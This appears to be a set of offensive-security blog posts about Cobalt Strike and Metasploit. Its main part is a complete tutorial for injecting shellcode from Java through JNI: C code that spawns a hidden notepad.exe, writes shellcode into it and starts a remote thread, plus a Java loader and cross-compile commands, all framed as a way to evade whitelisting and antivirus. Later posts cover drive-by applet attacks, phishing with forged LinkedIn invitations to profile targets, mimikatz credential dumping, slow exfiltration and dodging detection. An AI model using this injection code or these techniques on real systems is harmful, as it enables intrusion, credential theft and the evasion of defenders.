How to Inject Shellcode from Java

Cobalt Strike’s Java Applet attacks inject shellcode into memory. Injecting into memory is valuable as it helps get past application whitelisting and can help evade anti-virus as well.

There are several approaches to inject shellcode into memory from Java. One approach is to drop syringe and call it with your shellcode. If syringe or your variant isn’t white listed though, you’re out of the game. Another approach is to use PowerShell, but this won’t do much good against Windows XP.

Another option is to extend Java through JNI to add an API to inject shellcode. This is the approach I take.

JNI is the Java Native Interface. It’s an opportunity for developers to load a specially crafted native library into the Java Virtual Machine and interface with it through Java itself. Java applets may take advantage of JNI as well.

First, let’s create a Java program that interfaces with a function to inject shellcode:

public class Demo {
public native void inject(byte[] me);
}

The native keyword attached to inject states that inject is defined in a native JNI library.

To create a library for our Java shellcode injector, we must first compile our Java program.

javac -d bin -cp bin src-java/Demo.java

Now that we have a .class file, we can ask Java to generate the necessary headers for our JNI library.  To do this, we use the javah program.

javah -classpath bin -jni -o src/injector.h Demo

This program will output an injector.h file in a folder called src. The injector.h header will define a prototype for our inject function:

JNIEXPORT void JNICALL Java_Demo_inject(JNIEnv *, jobject, jbyteArray);

Next, we need to implement this function. Here’s a quick run of it:

JNIEXPORT void JNICALL Java_Demo_inject(JNIEnv * env, jobject object, jbyteArray jdata) {
jbyte * data = (*env)->GetByteArrayElements(env, jdata, 0);
jsize length = (*env)->GetArrayLength(env, jdata);
inject((LPCVOID)data, (SIZE_T)length);
(*env)->ReleaseByteArrayElements(env, jdata, data, 0);
}

JNI provides us with some help when it comes to marshaling data between C and Java. Many Java types map 1:1 to C types (e.g., jchar is just a char). To learn more about how JNI maps its types to C, look at Chapter 3 of the JNI documentation. To learn about functions that help interface with Java arrays passed to JNI, read chapter 4 of the JNI documentation.

When I work with JNI, I like to handle all of my Java -> C type conversions in the JNI function. Once these conversions are handled, I call another C function to carry out the task.

Now, let’s write our inject function to spawn our shellcode:

/* inject some shellcode... enclosed stuff is the shellcode y0 */
void inject(LPCVOID buffer, int length) {
STARTUPINFO si;
PROCESS_INFORMATION pi;
HANDLE hProcess   = NULL;
SIZE_T wrote;
LPVOID ptr;
char lbuffer[1024];
char cmdbuff[1024];

/* reset some stuff */
ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );

/* start a process */
GetStartupInfo(&si);
si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
si.wShowWindow = SW_HIDE;
si.hStdOutput = NULL;
si.hStdError = NULL;
si.hStdInput = NULL;

/* resolve windir? */
GetEnvironmentVariableA("windir", lbuffer, 1024);

/* setup our path... choose wisely for 32bit and 64bit platforms */
#ifdef _IS64_
_snprintf(cmdbuff, 1024, "%s\\SysWOW64\\notepad.exe", lbuffer);
#else
_snprintf(cmdbuff, 1024, "%s\\System32\\notepad.exe", lbuffer);
#endif

/* spawn the process, baby! */
if (!CreateProcessA(NULL, cmdbuff, NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi))
return;

hProcess = pi.hProcess;
if( !hProcess )
return;

/* allocate memory in our process */
ptr = (LPVOID)VirtualAllocEx(hProcess, 0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

/* write our shellcode to the process */
WriteProcessMemory(hProcess, ptr, buffer, (SIZE_T)length, (SIZE_T *)&wrote);
if (wrote != length)
return;

/* create a thread in the process */
CreateRemoteThread(hProcess, NULL, 0, ptr, NULL, 0, NULL);
}

This function is written to work with an x86 and x64 Java Virtual Machine on Windows. First, it checks if _IS64_ is defined. This macro (supplied at compile time) is what I use to find out if I’m in a 64-bit Java Virtual Machine or not. Either way, the outcome is the same, I spawn a 32-bit notepad.exe process.

Once my 32-bit process is spawned, I follow through with the normal shellcode injection pattern: allocate memory in my spawned process, copy my shellcode to it, and create a new thread in my spawned process that executes my shellcode. That’s it.

I prefer to spawn into another process, because if a problem occurs in the shellcode, it will not crash the process I spawned the shellcode from. Spawning into a 32-bit process (regardless of our Windows version) has another benefit: it allows us to use 32-bit shellcode, even if we’re running in a 64-bit Java Virtual Machine.

Now, we need to compile our JNI library. For this blog post, I’m using Kali Linux as my development environment. Kali Linux comes with MinGW-w64 installed. MinGW-w64 is a cross-compiler capable of building binaries for x86 and x64 Windows.

To compile our JNI library, we will need some files from the Java Developer’s Kit on Windows. To get these files, install a JDK on Windows, and grab C:\Program Files\Java\jdkXXXXXXXX\include and copy it to your build environment.

$ find include/
include/
include/jvmti.h
include/win32
include/win32/jawt_md.h
include/win32/jni_md.h
include/jni.h
include/jdwpTransport.h
include/jawt.h
include/classfile_constants.h

Before you compile your DLL, create an injector.def file in the src/ folder. Here’s the contents of the file:

EXPORTS
Java_Demo_inject

To compile your JNI DLL, use:

i686-w64-mingw32-gcc -c src/*.c -l jni -I include -I include/win32 -Wall -D_JNI_IMPLEMENTATION_ -Wl,--kill-at -shared
i686-w64-mingw32-dllwrap --def src/injector.def injector.o -o temp.dll
strip temp.dll -o bin/injector.dll

This will give you an injector.dll file. Sadly, we run into a problem here. A 32-bit Java Virtual Machine will welcome our DLL file with open arms. A 64-bit Java Virtual Machine will not. We must compile a 64-bit variant of the DLL to use it in a 64-bit Java Virtual Machine. To do so:

x86_64-w64-mingw32-gcc -m64 -c src/*.c -l jni -I include -I include/win32 -Wall -D_JNI_IMPLEMENTATION_ -D_IS64_ -Wl,--kill-at -shared
x86_64-w64-mingw32-dllwrap -m64 --def src/injector.def injector.o -o temp.dll
strip temp.dll -o bin/injector64.dll

Notice that the 64-bit build process defines _IS64_. In the source code for inject, I use this identifier to determine whether I’m a 64-bit DLL or a 32-bit DLL and act appropriately.

Now we have our DLLs, let’s fill in our Demo class and make it into something that can inject shellcode for us:

import java.io.*;

public class Demo {
/* our shellcode... populate this from Metasploit */
byte shell[] = new byte[0];

public native void inject(byte[] me);

public void loadLibrary() {
try {
/* our file */
String file = "injector.dll";

/* determine the proper shellcode injection DLL to use */
if ((System.getProperty("os.arch") + "").contains("64"))
file = "injector64.dll";

/* grab our DLL file from this JAR file */
InputStream i = this.getClass().getClassLoader().getResourceAsStream(file);
byte[] data = new byte[1024 * 512];
int length = i.read(data);
i.close();

/* write our DLL file to disk, in a temp folder */
File library = File.createTempFile("injector", ".dll");
library.deleteOnExit();

FileOutputStream output = new FileOutputStream(library, false);
output.write(data, 0, length);
output.close();

/* load our DLL into this Java */
System.load(library.getAbsolutePath());
}
catch (Throwable ex) {
ex.printStackTrace();
}
}

public Demo() {
loadLibrary();
inject(shell);
}

public static void main(String args[]) {
new Demo();
}
}

The loadLibrary function reaches into our JAR file (or current classpath) and grabs the proper injector.dll file (64-bit or 32-bit). Once the injector file is on disk, I call System.load to load the DLL into the Java Virtual Machine. Once this step completes, we’re able to inject our shellcode with the inject function. That’s it!

A Few Tips:

1) To try this example out, you will need to generate shellcode from the Metasploit Framework and assign it to the shell variable. Do that in whatever way is convenient for you. Make sure you set the Encoder option to generic/none.

2) If you use this technique with an applet, beware that some browsers keep the Java Virtual Machine around after your applet runs. If you use this technique in an applet, use a static variable to check whether you’ve loaded your JNI library already or not. If you try to load a library a second time in the same JVM, the process will fail.
Armitage and Cobalt Strike 1.47 Released

Armitage and Cobalt Strike 1.47 are now available. This release improves many aspects of the workflow in both Armitage and Cobalt Strike. Here are some of the highlights.

Beacon

Type ‘meterpreter’ in a Beacon console to spawn a Meterpreter session and tunnel it through your Beacon in one fell swoop. This gives you the power of Meterpreter and its features with Beacon’s communication flexibility.

You now have the option to specify a jitter factor with Beacon’s sleep command. This jitter factor will vary the sleep time after each check in to make your Beacon harder to see.

You may now use Beacon to manage long term, low and slow exfil. Beacon manages this by delivering files one chunk per checkin. The speed of the download is up to you, just change the sleep time.

Web Drive-by Attacks

The system profiler now annotates 64-bit Windows and a 64-bit Internet Explorer with a *64. This should help your decision making process, when picking the right attack.

Cobalt Strike’s Java Applet attacks now inject shellcode through a Windows 64bit JVM.

CVE-2013-2460 is now part of the Cobalt Strike Smart Applet attack. This makes the Smart Applet attack effective up to Java 1.7u21. The AppletKit in the Cobalt strike arsenal has the source code to these latest Java bits too.

PsExec with PowerShell


Version 4.7 of the Metasploit Framework includes a psexec_psh module and Cobalt Strike supports it. This variation of PsExec uses PowerShell to inject your listener into memory without creating an artifact on disk. This is a great way to sneak past anti-virus on modern Windows systems.

Mimikatz


Both Armitage and Cobalt Strike gained a menu item to load mimikatz and run its wdigest command. Mimikatz recovers the plaintext password of users who have interactively logged on to a Windows system since its last reboot. This interface to mimikatz also adds the credentials to the database. ([host] -> Meterpreter -> Access -> Dump Hashes -> wdigest)

Reporting

This Cobalt Strike release gives you an option to mask email addresses in the Social Engineering Report. You also have the option to mask passwords in the Hosts Report too.

Kali Linux users–you have a reason to cheer too. This update brings back the close button on Armitage and Cobalt Strike’s dialogs. These updates also fix several bugs, tweak several options, and make both programs more robust and faster.

To learn more about what’s new in Armitage 1.47, consult the changelog. .Armitage is available as a direct download from http://www.fastandeasyhacking.com/

To learn more about what’s new in Cobalt Strike 1.47, read the release notes. A trial of Cobalt Strike is available. Licensed users simply need to run the update program to get the latest.

Phishing System Profiles without Phone Calls

What type of reconnaissance do you do before a phishing attack? Recently, I was having dinner with new friends and inevitably, our conversation became a war story swap. One person started telling funny stories about calling help desk staff, trying to social engineer system information from them. I’m a lousy social engineer. When I was a kid, nothing would incur the wrath of my father quite like a lie. When I have to get system information, I prefer to use a system profiler.

A system profiler is a web application. This means, someone from your target’s organization must visit it. Once a visitor arrives, a system profiler uses a mix of Java and JavaScript to get information from the visitor’s browser. A system profiler logs which browser your target uses, which version of Windows, which version of Java, Adobe Reader, Apple QuickTime, Adobe Flash, and other popular plugins.

Once a system profiler gathers its information, it sends the target to another website.

The system profiler’s output helps you pick the right attack for your target. If you’re executing a targeted attack as an external actor, a system profiler is a must have tool.


Cobalt Strike includes a system profiler. Go to Attacks -> Web Drive-by -> System Profiler to start it. Fill in the URI to bind to and provide which website it should redirect visitors to. Press Launch and your system profiler is running.

startprofiler

You don’t have to pay me for a system profiler. You can build your own. Visit http://www.browserspy.dk to see what’s possible.

Once you have a system profiler stood up, you need to get people to it. I like to send fake LinkedIn invitations to my system profiler targets. I edit a LinkedIn invitation message and change the identifying information to something false. When a target clicks my LinkedIn invitation, they visit my profiler. When my system profiler is done, it sends the target to linkedin.com like nothing ever happened.

I recommend that you send your system profiler link to a few targets–enough to get an idea of the diversity (or lack thereof) of workstation configurations. If someone reports your system profiler attack, this is a strong indicator to the IT staff that a phishing wave is coming. Remember–complacency is an attacker’s best friend, don’t ruin it.


Go to View -> Applications to see the system profiler’s output.  This action will open a tab that lists each discovered application and its version information.

applications

Now, let’s go through how to read a profile:

The internal IP address field is gathered from a benign unsigned Java applet. If this field says unknown, this means the Java applet did not run. If you see an IP address here, this means the unsigned Java applet ran. This is a useful clue to decide whether a Java attack is right for your follow-up attack or not.

Internet Explorer will report the base version the user installed. As Internet Explorer gets updates, the reported version information does not change. To find the patch level of Internet Explorer, it’s necessary to rely on contextual clues. One clue Cobalt Strike uses is the JScript.dll version. JScript.dll is Microsoft’s implementation of JavaScript. Its reported version changes with some Internet Explorer updates. To connect a JScript.dll version with an update, go to support.microsoft.com and search for the JScript version. This will give you an idea of which patch level to expect for Internet Explorer.

To see which exploits may apply, highlight an application in the System Profiler’s output and press Show Exploits. Cobalt Strike will do its best to show which exploits apply in the module browser. This feature takes into account contextual clues, like the JScript.dll version. Beware though, recommended exploits are not a list of what will work–it’s a list of what may work. This feature exists to help you start your search for the right attack.


My System Profiler does not, at this time, report whether a system or browser is x64 or x86. This information is very important when selecting an attack. You can still get this information though. Go to View -> Web Log in Cobalt Strike. Find the request for the System Profiler and look at the User Agent string the target’s browser sent.

weblog

If you see the string WOW64 in the target’s browser user agent, then your target uses a 32-bit browser on an x64 system. WOW64 is Windows 32-bit on Windows 64-bit. It’s a compatibility layer to run 32-bit programs on 64-bit systems. By default, Windows 7 x64 is set up to use the 32-bit version of Internet Explorer.

If you see the string Win64 in the browser’s user agent, then your target uses a 64-bit browser on an x64 system. This is important to know, as this will change your attack options.

In my next Cobalt Strike update, I plan to make this x64 vs. x86 information part of the System Profiler’s output. For now though, it serves as a good reason to talk about how to analyze the User Agent string for more clues about your target’s system. — Update 08/21/13 – this is done now. Look for a *64 next to an application to indicate that it’s a 64-bit app.

Before I set up a client-side attack, I always gather a few system profiles first. I use the system profiler information to stage a virtual machine that matches my target’s workstation environment as closely as possible. I then try different attacks until I have a strike package I’m happy with. The trick to getting the most value out of a system profiler is knowing how to read it.

To learn more:

Why is notepad.exe connecting to the internet?


To the observant network defender, notepad.exe connecting to the internet is a key indicator of compromise. In this blog post, I’d like to explain why attack frameworks inject code into notepad.exe and how you may avoid it in your attack process.

09.21.21 Beacon_10_10_12_12_3448

Let’s say I email a Microsoft Word document that has a malicious macro to a human resources target. This macro, when run, will inject my code into memory and run it. At this point, my code is running inside of Microsoft Word. What happens if the user closes Microsoft Word or the program crashes? My running code goes away and I have nothing to show for my efforts.

For situations like this, it’s helpful to have my code migrate to another process… ideally in an automatic way. This way, if the program I exploit crashes or the user closes it, I’m still on the system.

Cobalt Strike and the Metasploit Framework use notepad.exe as a default process to spawn and inject into. notepad.exe is a good candidate as a 32bit version of it exists on x86 and x64 systems. It also has a predictable path on both systems. Another key criterion–I can spawn notepad.exe with no arguments and it will not immediately exit.

If you’re playing in an exercise and the blue team gets rid of notepad.exe (a dirty, but not unfair trick in an exercise), you may find yourself in trouble. If the blue team is automatically killing notepad.exe, you may find yourself in trouble. If an organization uses Matt Weeks’ Ambush IPS and they have a rule to detect notepad.exe using a Winsock or WinINet function, you may find yourself in trouble.

To survive, it helps to know how to quickly adapt your tools to jump to something other than notepad.exe. Here’s a few tips do just that:

Meterpreter

Cobalt Strike gives you the ability to define static listeners. If you create a Meterpreter listener and check the Automatically migrate session box, you’re telling Cobalt Strike you’d like Meterpreter to move to a new process once a session is established. This action forces Cobalt Strike to set a Metasploit Framework option, InitialAutoRunScript to migrate -f when it creates a handler for you.

Many Metasploit Framework client-side exploits automatically set InitialAutoRunScript to migrate -f as well.

The InitialAutoRunScript option will execute the specified Meterpreter script as soon as a session is established. The migrate script is located in /path/to/metasploit/msf3/scripts/meterpreter/migrate.rb. The -f option opens a new process (notepad.exe) and migrates your Meterpreter session to it.

# Creates a temp notepad.exe to migrate to depending the architecture.
def create_temp_proc()
sysinfo =  client.sys.config.sysinfo
windir = client.fs.file.expand_path("%windir%")
# Select path of executable to run depending the architecture
if sysinfo['Architecture'] =~ /x86/
cmd = "#{windir}\\System32\\notepad.exe"
else
cmd = "#{windir}\\Sysnative\\notepad.exe"
end
# run hidden
proc = client.sys.process.execute(cmd, nil, {'Hidden' => true })
return proc.pid
end

Edit this script to force many parts of Cobalt Strike and the Metasploit Framework to migrate Meterpreter to something other than notepad.exe. Try an alternative, like rundll32.exe. As of this writing, lines 42-54 of this file contain the code you need to change.

Session Passing

If you’re passing sessions with the post/windows/manage/payload_inject or exploits/windows/local/payload_inject, beware that both modules will, by default, spawn a notepad.exe process to inject a stager for the desired session type. There’s a very good reason for this too. If I inject shellcode into my current process and the shellcode crashes it will take the my process down with it… killing my session.

This is a more common occurrence than you might think. If I try to inject a windows/meterpreter/reverse_tcp stager into a process and it can’t connect to a handler, it will crash the process.

# Creates a temp notepad.exe to inject payload in to given the payload
# Returns process PID
def create_temp_proc()
windir = client.fs.file.expand_path("%windir%")
# Select path of executable to run depending the architecture
if @payload_arch.first== "x86" and client.platform =~ /x86/
cmd = "#{windir}\\System32\\notepad.exe"
elsif @payload_arch.first == "x86_64" and client.platform =~ /x64/
cmd = "#{windir}\\System32\\notepad.exe"
elsif @payload_arch.first == "x86_64" and client.platform =~ /x86/
cmd = "#{windir}\\Sysnative\\notepad.exe"
elsif @payload_arch.first == "x86" and client.platform =~ /x64/
cmd = "#{windir}\\SysWOW64\\notepad.exe"
end
begin
proc = client.sys.process.execute(cmd, nil, {'Hidden' => true })
rescue Rex::Post::Meterpreter::RequestError
return nil
end
return proc.pid
end

For the sake of safety, it’s best to inject into a new process. To get around the notepad.exe bias in these modules, simply edit them in the Metasploit Framework code. The files are:

Note: these modules are the same thing. As of this writing, the Metasploit Framework is still in a transition porting post modules that accept a PAYLOAD to windows/local exploit modules. I expect that post modules with equivalent local exploits will eventually go away.

Beacon

Cobalt Strike’s Beacon came into this world as a light-weight way to quickly spawn Meterpreter sessions as needed. As with the payload_inject module above, Beacon creates a hidden notepad.exe process when spawning a new session. Fortunately, there are some options in Beacon you may tweak on the fly to change this behavior.


Once you gain access with Beacon, use the shell command to explore the system and decide which program you want to use as your new default. Once you know the full path to this program, use Beacon’s spawnto command to tell Beacon to spawn shellcode into it.

spawnto

The spawnto command only applies to the current Beacon. This is done deliberately as you may control Beacons from a variety of systems with different configurations.

If you prefer to do so, you may also inject sessions into running processes using Beacon’s inject command. Just provide a process ID and the name of a listener.

In this blog post, I’ve taken you through a common behavior in the Metasploit Framework and Cobalt Strike–spawning code into notepad.exe. I explained why this behavior exists and pointed you to a few touch points to avoid this behavior in your attacks. If you find this behavior or indicator is stopping your attacks, you have the flexibility to avoid it.

Situational Awareness for Meterpreter Users

Hacking involves managing a lot of contextual factors at one time. Most times, the default situation works and a tool will perform beautifully for you. Sometimes though, there are things you have to check on and work around. That’s what this blog post is. I’d like to give you a list of contextual factors you should know about your Meterpreter session with pointers on how to manipulate these factors. This information will help you think on your feet and modify your situation so that you can get what you want out of your post-exploitation agent.

Which process do I live in?

Let’s start with the first contextual factor: your process. After exploitation, Meterpreter lives in the process you took control of. This process is associated with a user, it may or may not have a subset of the active users privileges, and depending on which process it is–the process could go away.. in any moment.


To learn which process your Meterpreter session lives in, use the getpid command. This will return your current process id.

meterpsa


To see which processes are on the system, type ps to see a listing of processes.

meterpps

